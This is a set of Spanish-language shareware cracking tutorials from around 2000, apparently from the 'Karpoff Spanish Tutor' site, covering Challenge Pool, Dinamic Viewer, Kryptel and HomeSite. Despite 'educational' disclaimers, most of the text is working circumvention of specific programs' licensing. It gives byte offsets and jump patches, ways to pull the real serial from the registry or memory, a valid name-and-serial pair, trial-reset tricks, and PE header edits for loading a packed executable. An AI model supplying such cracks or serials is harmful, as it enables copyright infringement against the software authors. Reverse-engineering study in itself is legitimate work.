
ajá!un comprobación y después un salto condicional, os explico, el programa aquí lo q hace es comprobar si el serial q introdujimos es el correcto, de eso se encarga la orden test cl,cl , abajo de ella vemos q hay un salto condicional del tipo je(jump if equal) salta a otra zona del código(la de registrados)si el código q introdujímos es igual al verdadero entonces se aleja de la rutina de creación de ventana de error ,en caso contrario sigue 'leyendo' y llega a la famosa rutina de la ventanita,q hacer?cómo no se os ocurre nada?fácil, nosotros haremos q el programa acepte nuestro serial como correcto inviertiendo la comprobación, de forma q acepte por válidos los códigos incorrectos, pero tiene un inconveniente q es q el único código q no servirá será el verdadero. un poco chungo, no?mejor haremos q tome todos los códigos por válidos :). para eso apuntamos su offset(si esq no estoy confundiendo palabras ya)de todas formas apuntamos ese numerito tan raro q aparece abajo

@Offset 00010C95h in File:Pool.exe

vale pues en ese numerito tan raro va contenida la dirección correspondiente al salto q nos lleva a donde no queremos y q vamos a invertir.ok pues una vez q lo tenemos cerramos el w32dasm y arrancamos el hacker´s view una vez aquí vamos navegando por las

carpetas de nuestro disco duro hasta la q contiene la copia de seguridad q hicimos, cuando lo localicemos lo abrimos,veréis q salen un follón de cosas sin sentido,no? ok pues pulsemos f4 y escogemos la última opción (o pulsamos 2 veces enter como dice x-faktor) una vez ahí vemos q lo q no tenía mucho sentido comienza a parecerse un poquito a la pantalla de nuestro amigo el w32dasm,verdad? vale pues ahora pulsamos la tecla f5 y escribimos el numerito raro de antes, ya sabéis 10c95 y pulsamos enter. aparecemos ahora exactamente en la misma línea del código q vimos con el w32dasm y q contiene el salto je q vamos a convertir en un jmps q es un salto q se realiza siempre sin tener nada q ver con la validez del código, para eso cambiamos el 7510 por eb10 pulsando para ello f3 y una vez q hemos cambiado los datos le damos a f9. salimos del hacker´s view y arrancamos la copia modificada,introducimos cualquier serial q nos de la gana y ...

bueno pues el programailla ha sucumbido ante nuestra superior inteligencia ; p, de todas formas no ha sido uno muy dificil, es el primero q conseguí crackear tras leer toneladas de manuales sobre cracking de todos los q se dignaron en escribir para nosotros los newbies. ok entonces pues ahora vamos a hacer los mismo pero sin modificar nada del programa, usando el soft-ice yo tengo la versión 4.05 q cogí de la página de karpoff, aunq también lo puedes encontrar en miles de sitios más. bueno pues lo q ahora vamos a hacer es usar una herramienta q windows nos sunministra, pero q no está al descubierto, para ello nos vamos al menú inicio, ejecutar y tecleamos regedit y nos aparecerá algo así...



nos metemos en la carpeta q hace referencia a challenge pool y vemos otra dentro de dicha carpeta,pero vemos algo más, una clave de registro q dice 'code', pero vemos algo q no cuadra, no es ese el serial q introdujimos!!! el programa guarda en el registro de windows el verdadero serial xdddd, desde luego los encargados de la seguridad del programa no estaban muy interesados en preservar el verdadero serial,no creeis?bien pues ahora lo q hacemos es pinchar con el botón derecho en la clave q pone code, y la borramos, ahora el programa ha vuelto a dejar de estar registrado y listo para q ataquemos con nuestro compañero de peripecias el sice. bien después de haberle dado al symbol loader del sice y haber cargado el programa nos saldrá un error, no me pregunteis a q se debe porq no lo sé, pero si sé q no afectará para nada en nuestro trabajo.le damos a enter y aparece el sice en pantalla, pulsamos f5 y arranca el challenge pool, le damos a la opción de registrar, introducimos el código y antes de darle a enter pulsamos ctrl+d y salta la pantalla negra y teneborsa del sice (en la q me estoy dejando la vista últimamente) ahora ponemos un breakpoint in execution (bpx para los colegas) talmente como este:
bpx messageboxa
ahora le damos a ctrl+d y volvemos al challenge pool ahora pulsamos enter y regresamos al soft-ice justo en la parte q hace q se genere la ventana de error,pulsamos f12 para ver quien ha llamado ha esta rutina y oh! nos hemos salido del soft-ice!!!!, no importa pulsamos enter y regresamos a él, ahora aparecemos en medio de un mogollón de cosas q no entendemos, bueno pues teniendo en cuenta la calidad de la protección del programa posiblemente no se hayan eliminado de la memoria ciertos datos q nos pueden ser útiles (digo supongo porq no estoy muy seguro de ello, recordad q soy novato aún) por tanto vamos a usar un comando del soft-ice q sirve para rastrear la memoria en busca de 'algo' q nos pudiese ser útil, bien pues tecleamos lo siguiente: s 30 l ffffffff "número de serie q introdujimos"
después del pulsar enter, el sice comenzará a buscar nuestro código en memoria y tras un breve intervalo de tiempo nos avisará de q lo ha encontrado, si miramos en la ventana de arriba a la derecha veremos nuestro código y si seguimos leyendo vemos ... como es

posible!!! el código correcto!!! una vez más queda demostrada la eficacia del sistema de protección xd. lo q ha ocurrido es q el programa después de mandarnos la ventana de 'sigue rascando' no ha eliminado aún de la memoria los dos seriales q tiene q compara, el nuestro y el verdadero, bueno pues me temo q ya se ha acabado el programa, y como aconsejan los buenos crackers tras haber crackeado el programa deshazte de él, si te gusta cómpralo,no crees? aunq el programa no tenga un buen sistema de protección no quiere decir q los creadores no hayan derrochado mucho tiempo en éste para diseñarlo y programarlo, bueno este es mi consejo, ahora haced vosotros lo q os plazca...
aprovecho para animaros a q escribáis vuestros propios tutoriales,venga q no es tan dificil, (va por tí x-faktor q tú también tienes hechos unos pocos y sabes también escribir tutoriales ; p, venga tío dale), también agradezco la paciencia de todos los del canal #crackers por soportar mis preguntas, a karpoff por sus tutoriales, así como también a m@niac_pc sin tu ayuda no me habría iniciado nunca de no ser por tus cursillos, argenbyte, demian por todos tus crackmes q no se crackear, pero oye al menos lo intento, profesor_x por tus compilaciones y tus tutoriales, son puro arte en verdad,a sable por su tutorial sobre el hmemcpy q no tengo ni idea de como usar, y a todos los q escribisteis para q aprendiésemos nosotros los newbies. también agradezco la oportunidad q me ha brindado kfor para ser uno de ellos, por todo esto gracias una vez más.

' el bien refleja la luz,
y el mal siembra,
las semillas de la oscuridad,
estos son los espejos del alma,
los reflejos de la mente,
elige bien... '

john keeper

cualquier insulto,corrección, demanda o simplemente saludos, ruegos y preguntas a mi dirección de correo jkeeper@correo.de

karpoff spanish tutor: pagina dedicada a la divulgacion de informacion en castellano, sobre ingenieria inversa y programacion. email "colabora con tus proyectos"

Karpoff Spanish Tutor

Programa:	**Dinamic Viewer 1.55**

PROTECCION:	**Serial**		
Descripcion:	**Reproductor de imágenes**		
Dificultad:	**Facilucha, cuando supe como ;-)**		
DOWNLOAD:	**http://www.ctv.es/USERS/imedia**		
Herramientas:	**Softice**		
CRACKER:	**Yerba Mate Nº7**	**FECHA:**	**../10/2000**

introduccion

seguramente te suena la dirección de e-mail. es la misma que hice referencia en el tutorial nº 3. de allí habíamos bajado 'imd cd player' e 'infotel'. pero fijate que curioso, este programa usa un sistema de protección que no tiene nada que ver con los anteriores. en realidad, es más parecido al del tutorial nº6, con la diferencia que en este ni siquiera tenemos un botón de '**ok**' para oprimir. *dinamic viewer* es un programa bien logrado (no es acdsee, de acuerdo), pequeño y su precio es accesible, por lo que lo único que nos importará es su sistema de protección. no fue de esos cracks de 10 minutos, la ventana de registración logró confundirme bastante. siempre recordad que soy simplemente otro newbie tratando de enseñar lo que sabe.

al atake

nuevamente te voy a contar lo hechos según fueron aconteciendo. venía de crackear infotel e imd cd player según lo visto anteriormente, casi no me bajo el dinamic viewer porque me empezaba a aburrir. la cuestión es que lo bajé lo corrí, pulsé en about y en registrar. esto es lo que obtuve:

notas que falta algo? le falta el botón de **'ok'** , **'aceptar'** o lo que fuera. esto me tuvo a maltraer durante bastante tiempo. introduje mis datos. mi primera deducción fue que comparaba dentro de un 'loop' contínuo el serial introducido por mí, con el que se genera a partir del nombre (suena lógico, no?). por más largo que fuera mi nombre o serial, no logré sacarle el mensaje de inválido. mi problema era como entrar en el soft-ice, ya estaba decidido a poner un bpxhmemcpy (como no mostraba mensaje alguno). como no tenía otro botón para oprimir excepto el de cerrar y ciertamente yo no lo quería cerrar, lo quería crackear ;-), hice lo siguiente. llené con mi nombre,puse todos los números de mi serial menos el último (el '8'), contol-d, bpxhmemcpy, f5 y finalmente el '8'. exito!!!!!.... entre en el soft-ice.desactivé el breakpoint con 'bd00'. fuí de 'ret' en 'ret' con 'f12' hasta que llegué al **'dv!code'** , al llegar allí con f10 fuí trazando. econtré mi buscado loop.

```
xxxx:445e01     8b03                 mov eax, dword ptr  (ebx)
xxxx:445e03     e8ac2c0000           call   00448ab4
xxxx:445e08     8b03                 mov eax dword ptr   (ebx)
xxxx:445e0a     80b88400000000       cmp byte ptr (eax+00000084) , 00
xxxx:445e11     740f                 je    00445e22
xxxx:445e13     8b45fc               mov eax , dword ptr (ebp-04)
xxxx:445e16     c7802c02000002000000 mov dword ptr (ebx+0000022c) , 00000002
xxxx:445e20     eb14                 jmp   00445e36
xxxx:445e22     8b45fc               mov eax , dword ptr (ebx-04)
xxxx:445e25     83b82c02000000       cmp dword ptr (eax+0000022c) , 00000000
xxxx:445e31     e826fdffff           call   00445b5c
xxxx:445e36     8b45fc               mov eax , dword ptr (ebp-04)
xxxx:445e39     8b802c020000         mov eax , dword ptr (eax+0000022c)
xxxx:445e3f     85c0                 test eax, eax
xxxx:445e41     74be                 je   00445e01
```

por más que busqué en los registros no encontraba ni mi nombre, ni mi serial. trazaba dentro de los call con f8 y nada. si invertía algún salto para salir del loop y seguía trazando llegaba a un ret que me devolvía al programa pero sin la pantalla con los datos, como si hubiera pulsado el botón de cerrar. mmmmm.....dura la vida del cracker.....

lo único que había descubierto era la existencia de un achivo **dvopt.cfg** en la carpeta donde tenía instalado el dinamic builder. este archivo se crea la primera vez que corres el programa. si lo borrás volves a estar en el día cero del período de evaluación. es más si lo borrás, adelantás el reloj de tu pc unos 5 años, corrés el programa y reestableces el reloj a la fecha actual, tendrás más de 1800 días para evaluar el programa. trataba de conformarme con eso (..que va a ser..) pero no daba resultado.

la existencia de san cracker martir, velando por nosotros en las largas noches de cracking, queda práticamente demostrada a continuación ;-)

en otro infructuoso intento de sacarle el serial sin resultado alguno, me había quedado puesto el bpx hmemcpy en el soft-ice cuando cerré la ventana de datos con intención de apagar la pc. entró el soft-ice (por voluntad propia, nada de zen cracking) ...y.....buehhh.....ya que estaba, empecé a trazar el código nuevamente. ahí lo ví, un glorioso **ad24111111**. todo era claro ahora. encontraba con facilidad mi nombre, mi falso serial, el verdadero, la comparación

entre ambos y justo debajo un call y un salto condicional que no se efectuaba.

```
:0047CDEC 8B45F8          mov eax, dword ptr [ebp-08]        Yerba Mate
:0047CDEF 8D55FC          lea edx, dword ptr [ebp-04]
:0047CDF2 E805100100      call 0048DDFC
:0047CDF7 8D55F8          lea edx, dword ptr [ebp-08]
:0047CDFA A124794900      mov eax, dword ptr [00497924]
:0047CDFF 8B80E0020000    mov eax, dword ptr [eax+000002E0]
:0047CE05 E886F9FAFF      call 0042C790
:0047CE0A 8B55F8          mov edx, dword ptr [ebp-08]        12345678
:0047CE0D 8B45FC          mov eax, dword ptr [ebp-04]        AD24111111
:0047CE10 E81771F8FF      call 00403F2C
:0047CE15 0F8550010000    jne 0047CF6B
```

¿que es lo que pasó? el programa necesita que pulses el botón de cerrar para evaluar los datos introducidos. si en lugar de decir 'cerrar' hubiera dicho 'ok' o 'aceptar' todo hubiera sido simple. el programador logró confundirme con ese simple truco.

tal vez aprendiste algo nuevo o simplemente te sonreiste un rato. lo que te quise mostrar aquí es que no siempre encontrarás el serial en el primer intento. aún cuando la protección sea simple. guarda el programa en algún lugarsito del 'rígido' (no, no lo borres). seguí leyendo tutoriales, seguí practicando, en fín seguí aprendiendo.y cada tanto intentá crackearlo nuevamente. la felicidad de encontrar el serial válido bién vale el esfuerzo.

por dudas o consultas comunicate a http://yerbamatear@yahoo.com

espero que este tutorial te haya sido útil, nos vemos en el próximo

yerba mate

' todo es fácil cuando se sabe como'

importante: lo que hacemos aquí es tratar de aprender como abrir un candado con un alambre, no como robar alguna propiedad. si vas a usar este programa debes comprarlo**.** si no fuera por los programadores de ***shareware*** no tendríamos con que entretenernos.

Karpoff Spanish Tutor

Programa: **Kryptel 3.62**

PROTECCION:	Serial & Trial 30
Objetivo:	Simular Estar Registrados
Descripcion:	Kryptel 3.62 es un software de encriptación de datos (su nombre ya lo dice...) que según sus autores protege con un algoritmo muy difícil de romper
Dificultad:	**Facil**
DOWNLOAD:	http://inv.co.nz/
Herramientas:	**Wdasm 8.9, Softice 4.5, UltraEdit32 6, PMaker**
CRACKER:	**BugSys** **FECHA:** **22/10/00**

introduccion

bueno, pues aquí estoy con un nuevo tutorial para principiantes. espero que el del readiris se haya entendido y haya sido útil.
kryptel 3.62 es un software de encriptación de datos (su nombre ya lo dice...) que según sus autores protege con un algoritmo muy difícil de romper (ellos dicen imposible :-))cualquier archivo que tengamos y al que no queremos que nadie tenga acceso. la encriptación se hace en función de una clave tan complicada como nosotros queramos, con la ventaja de que el interface es muy sencillo y se parece al explorador de windows.
ya que se trata de un programa de encriptado, se supone que la protección será interesante y enrevesada ¿no?. un programador capaz de hacer algo así también sabrá proteger su software...

al atake

estudiando el objetivo

pues eso, instalemos el kryptel en nuestro ordenador y ejecutémoslo como siempre... aparece la típica pantallita que nos dice que es una versión de evaluación, que nos quedan 30 días de prueba y esas cosas. damos a ok y jugamos un poco con el programilla... parece útil para esconder ciertas cosillas de los curiosos.

hacemos lo de siempre, adelantar el reloj dos o tres meses y ver que pasa.... sale una pantalla que dice que ha caducado y que no quiere volver a funcionar mientras no le introduzcas un serial válido. ahora podemos hacer dos cosas: buscarnos el serial o buscamos la comprobación que le dice que lo hemos registrado... personalmente prefiero la segunda porque es más rápido y deja más tiempo para hacer otras cosillas...

primera sorpresa:

cómo el programa ya ha caducado, volvamos a poner el reloj del ordenador en hora para evitar problemas con otras aplicaciones. por curiosidad ejecutamos otra vez el brw.exe y vemos que aún nos quedan 30 días de prueba (¿? ...si había caducado...); genial, sólo mira la fecha y la compara con algo, pero no escribe en ningún sitio que ha caducado, con sólo cambiar la fecha ya funciona siempre. :-)

segunda sorpresa:

bueno, no puede ser tan fácil... seguro que tiene truco en algún sitio, así que vamos a desensamblarlo con el wdasm y ver las sref para ver que podemos hacer por ahí (nos interesan las que dicen **"wrong registration code"** (para los que no sepan inglis pitinglis **"código de registro incorrecto")** y la que dice **"the evaluation period has expired"** (**"el período de evaluación ha expirado"**). haciendo doble click sobre ellas aparecemos en el código que transcribo editado a continuación:

:00404106 ff1578484100 call dword ptr [00414878]

:0040410c a17c234100 mov eax, dword ptr [0041237c]

:00404111 390578234100 cmp dword ptr [00412378], eax

:00404117 7510 jne 00404129<- **¡oops! caliente caliente**

:00404119 85c0 test eax, eax

:0040411b 750c jne 00404129<- **¡otra vez!**

:0040411d c6059034410001 mov byte ptr [00413490], 01<-se parece a un flag...

:00404124 e9d5000000 jmp 004041fe<- **nunca formará la messageboxa si llega hasta aquí ahora.**

:00404129 8b0d742b4100 mov ecx, dword ptr [00412b74] <- **rutina que se ejecuta cuando no estamos registados**

:0040412f 8b155c2b4100 mov edx, dword ptr [00412b5c]

:00404135 3bca cmp ecx, edx

:00404137 7f6d jg 004041a6 <- **salta si ecx es mayor que edx (superados los 30 días)**

:00404139 a1702b4100 mov eax, dword ptr [00412b70]

:0040413e 7c08 jl 00404148 <-**salto normal si no ha caducado**

:00404140 3b05582b4100 cmp eax, dword ptr [00412b58]

:00404146 775e ja 004041a6 <- **cuidadín con esta dirección**

:00404148 8b1d582b4100 mov ebx, dword ptr [00412b58]

:0040414e 2bd8 sub ebx, eax

:00404150 8bf2 mov esi, edx

:00404152 1bf1 sbb esi, ecx

:00404154 bf92170000 mov edi, 00001792

:00404159 3bf7 cmp esi, edi

:0040415b 7f49 jg 004041a6**<- salta si esi es mayor que edi (segunda comprobación de superados los 30 días por si has superado la primera)**

:0040415d 7c08 jl 00404167**<-salto normal si no ha caducado (pero lleva el flag a 0 -> versión evaluación)**

:0040415f 81fb008064f8 cmp ebx, f8648000

:00404165 773f ja 004041a6 **<- última comprobación que nos lleva a esta dirección**

:00404167 2b05582b4100 sub eax, dword ptr [00412b58]

****

* reference to: user32.postmessagea, ord:01b1h

|

:0040419e ff1538474100 call dword ptr [00414738]

:004041a4 eb58 jmp 004041fe

****

*** possible reference to string resource id=00570: "the evaluation period has expired! <- aquí está la referencia**

please, register the sof"

****

:004041d2 683a020000 push 0000023a

* reference to: user32.messageboxa, ord:0195h

:004041f8 ff158c474100 call dword ptr [0041478c]

ahora llega el momento de pensar un ratito... sabemos seguro que si se ejecutan las llamadas a postmessagea y messageboxa no vamos a ningún lado, así que habrá que buscar hacia arriba algo que le diga que no vaya a esa dirección o a sus cercanías... **(jn , jnz , jg , jge, ja y similares)**. este método es el típico "de libro", y aparece en muchos programas shareware y en algunas aplicaciones comerciales (échale un vistazo a la demo del vegas pro de sonic foundry y verás..)
. creo que no hace falta decir lo que hay que hacer con esos dos saltos condicionales, así que carga el ultraedit y cambia esos 75 tan feos por algo más bonito, no sé.. un 90 quizás (nop).

fijaros en la instrucción que aparece señalada en verde antes del salto incondicional. lo que hace es poner un uno en esa dirección de memoria señalando que estamos registrados y que hemos pagado por el programa, si cambias el 01 por 00 con el softice mira lo que pasa... a ese tipo de instrucciones es a lo que se le llama flag, y más o menos funciona como un semáforo 0 = rojo y 1 = verde.. :-)...

la razón de elegir esos puntos para poner nuestro parche es porque los demás condicionales que hay por debajo son los encargados de verificar las fechas del ordenador y otra interna del programa (almacenadas en ecx y edx que da la impresión de que están encriptadas..), si la primera es mayor salta a 4041a6 y nos deja sin programa, sino continúa y aún hace dos verificaciones más antes de llevarnos a 4041fe con el flag puesto a 0 (no estamos registrados). si hubiésemos parcheado más abajo en los jg para que nunca saltase a 4041a6 lo único que habríamos hecho es conseguir que nunca mostrara la pantalla de caducidad ni dejara de funcionar, pero seguiría siendo una versión de evaluación.

ok, ahora con el brw.exe parcheado vamos a ejecutarlo. ya no aparece la nag que recuerda que es una versión de evaluación... y ya no aparece lo de evaluation copy en la ventana.... !, vamos al about y dice que la copia está

licenciada a alguien... como se puede ver la comprobación de si estamos registrados o no y si la fecha es correcta o no están juntas y pegaditas a la línea que nos avisa que ha caducado ...

bueno, pues sólo nos queda buscar la forma de meter nuestro nombre en el about. lo ponemos en el kryptel.ini y listo, pero visto lo visto, vamos a echar un vistazo al codigo que nos dice que el serial no es válido:

:004012a2 e87d000000 call 00401324

:004012a7 83c40c add esp, 0000000c

:004012aa 84c0 test al, al

:004012ac 752d jne 004012db **<-más de lo mismo**

:004012ae 6810200000 push 00002010

* possible stringdata ref from data obj ->"registration error"| *<-caption de la messageboxa*

:004012b3 682c214100 push 0041212c

* possible stringdata ref from data obj ->**"wrong registration code." <- el string de marras**

:004012b8 68d0204100 push 004120d0

* referenced by a (u)nconditional or (c)onditional jump at address:

|:0040127c(u)

:004012bd ff7508 push [ebp+08]

* reference to: user32.messageboxa, ord:0195h

sobra decir lo que hay que hacer para que acepte cualquier cosa que le metas..... si sigues mirando hacia arriba hay un código exactamente igual para el nombre.

resumiendo:

para conseguir que el kryptel nos reconozca como usuarios registrados hay que anular los dos saltos condicionales en 404117 y 404124, y para que nos admita cuaquier serial el que hay en 4010ac convertirlo en un salto incondicional. fin de la historia del kryptel.

reflexiones:

un software de encriptación que dice ser indescifrable, por lo menos debería dar algo más de trabajo, al suponerse que el programador tiene conocimientos suficientes para proteger como dios manda su programa. de todas las protecciones que he tratado en el poco tiempo que llevo en esto, está es la más fácil de cascar con diferencia.., pero se agradece que aún haya software así para pasar el tiempo y que los newbies aprendamos... no todo van a ser achivos pe, vbox y antidebuggers (últimamente las pillo todas juntas ...).

recordad que si vais a utilizar este programa deberéis comprarlo.

las acciones aquí descritas lo son con fines educativos. su puesta en práctica va en contra de la ley de derechos de autor y está penado.

próximamente : protección de allaire homesite 4.5 y creación de un loader con rpp.

karpoff spanish tutor: pagina dedicada a la divulgacion de informacion en castellano, sobre ingenieria inversa y programacion. email "colabora con tus proyectos"

Karpoff Spanish Tutor

Programa: **Allaire HomeSite 4.5a**

PROTECCION:	Caducidad a los 30 días
Objetivo:	Simular Estar Registrados
Descripcion:	HomeSite 4.5 es un software de edición de páginas web
Dificultad:	**Facil - Intermedio**
DOWNLOAD:	http://www.allaire.com
Herramientas:	**Wdasm 8.9, Softice 4.5, UltraEdit32 6, RPP**
CRACKER:	**BugSys** **FECHA:** **22/10/00**

INTRODUCCION

homesite 4.5 es un software de edición de páginas web. incluye editor html para aquellos que controlen realmente ese lenguaje, editor wysiwyg para los comodones de y previsualizador (browser) que se comporta como el iexplorer. si se combina con el dreamweaver de macromedia se pueden crear sites realmente impresionantes, ya que soporta css, asp, cfm, sql y un montón de cosas más. quizás sea más complicado de usar que el dreamweaver, pero una vez que te haces con él es difícil dejar de utilizarlo...
la protección que trae es una limitación de 30 días, tras los cuales aparece una ventana que nos recuerda que ha caducado pero nos permite seguir usándolo, advirtiéndonos que si lo hacemos estamos violando el contrato de licencia.
lo que tendremos que hacer para una evaluación más tranquila es eliminar las nags de incio con el logo de allaire, la ventana que sale cuando caduca, retocar el caption de la ventana principal y eliminar el dialogo about.

al atake

en fin, manos a la obra. tras descargar el programa de la web de allaire o buscarlo en los cd que haya por casa (mi versión la saqué del cd shareware que venía en pc actual de abril de 2000) lo instalamos, vemos cómo funciona y lo que trae de protección: en principio nada del otro mundo, un par de nags amarillas con una cuenta atrás de los días que quedan para que caduque y poco más. adelantamos el reloj 60 días y es cuando aparece la ventana que nos dice que seguir usándolo violaría el contrato de licencia. ok, tres nags que hay que eliminar.

primer problema:

vamos a echarle un vistazo al código. cargamos el w32dasm, abrimos homesite45.exe y la hemos cagao, se queda colgado y no sale nada. seguimos como al principio. con el w32dasm no podemos hacer nada (de momento.. ;-p).

segundo problema:

si no se puede hacer nada con el programa fiambre, le hacemos una biopsia y listo. pues tampoco. al cargarlo con el loader de softice este no salta y nos quedamos con cara de tontos mirando para la pantalla. de momento hay que seguir estudiando el ejecutable para ver por donde entrarle.

aproximándonos a la víctima:

para este paso necesitaremos la herramienta gettype, o en su defecto el exescan, ambos disponibles en muchos sitios. el comando a utilizar con el gettype sería:

c:> gtw homesite45.exe /ze (los path serán los que tu tengas en el ordenador)

y obtenemos lo siguiente:

- --- # gettyp 2.52 # ---------- # copyright (c) 1997-99 by phax # ---

- --- # phax@writeme.com # ---------- # http://surf.to/phax # ---

- ---------- # free edition # ---

- [c:\herramientas\home.exe] -----

dos executable file - 1457152 bytes

portable executable (starting at 256 for 1456896 bytes)<- es un archivo pe

compiler: borland delphi 3/4 (heuristic)

calculated entrypoint: 1432577 / 0015dc01h (rva: 004d4001h)

required cpu type: 80386

requires any version of win32

flags:

file is executable

line numbers stripped from file

local symbols stripped from file

32 bit word machine

linker version: 2.25

objects (object align = 00001000h):

name virt size rva phys size phys ofs

code 00305000h 00001000h 0010ca00h 00000400h

data 00021000h 00306000h 00003000h 0010ce00h

bss 00007000h 00327000h 00000000h 0010fe00h

.idata 00004000h 0032e000h 00001600h 0010fe00h

.tls 00001000h 00332000h 00000000h 00111400h

.rdata 00001000h 00333000h 00000200h 00111400h

.reloc 0002f000h 00334000h 00000000h 00111600h

.rsrc 00171000h 00363000h 0004c600h 00111600h

.aspack 00006000h 004d4000h 00006000h 0015dc00h <- y está comprimido con aspack v??

.rsrc 00001000h 004da000h 00000000h 00163c00h

- files identified: 1 of 1 (100.00%)

- total time: 60.0 ms (60.0 ms/file)


bueno, ya sabenos que tenemos entre manos un archivo comprimido con aspack... del que hay varias versiones pero esta no la detecta.(la versión 4.0 estaba comprimida con shrink... tutorial de d.a en la página de karpoff)

con esta información podríamos acudir al procdump y descomprimirlo con el script adecuado para aspack , pero como no se la versión y no voy a probarlas todas , me conformaré con que lo carge el loader del sice para la biopsia.(de todas formas mi versión del p.d. no fué capaz de desempacarlo cuando conseguí saber la versión).

la otra solución es bajarse de protoolz el descompresor específico para aspack , que lo identifica como comprimido con aspack2000. no sirve de nada porque tras preparar el ejecutable para el w32dasm no aparecen los strings que nos interesan y que posiblemente estarán en una librería como los iconos. eso sí , obtenemos un ejemplar descomprimido que nos facilitará las cosas más adelante al trazarlo con el softice..

el procesado del ejecutable para que se carge en el w32dasm y en el loader del debugger es el siguiente:

con el procdump cargado vamos a pe editor -> sections y clickeamos con el botón derecho del ratón sobre la sección code del ejecutable, y nos aparece la siguiente pantalla:



si quieres saber más sobre los datos que aparecen ahí, lee los tutoriales sobre el procdump que hay en el ecd. a nosotros nos interesa section characteristics y su valor. el c0000040 lo cambiamos por e0000060, que activa las características image_scn_cnt_code y image_scs_mem_execute para la sección code del ejecutable (más información en los otros tutoriales sobre archivos pe), de forma que podamos cargarlo con el loader para ver cómo funciona. prueba ahora y verás, ¿a que ya salta el softice?... ;-), pués ahora empieza la diversión....

la estrategia:

recordemos que necesitamos deshacernos de dos nags amarillas exactamente iguales que aparecen al principio y la que anuncia que ha caducado. para ello utilizaremos mi comando favorito para cargarme ventanas **hwnd.** seguramente no descubra nada nuevo, pero son pocos los tutoriales sobre nags que hablan de esta función, mucho más eficaz y versátil que las típicas messageboxa y similares que se suelen mencionar siempre.

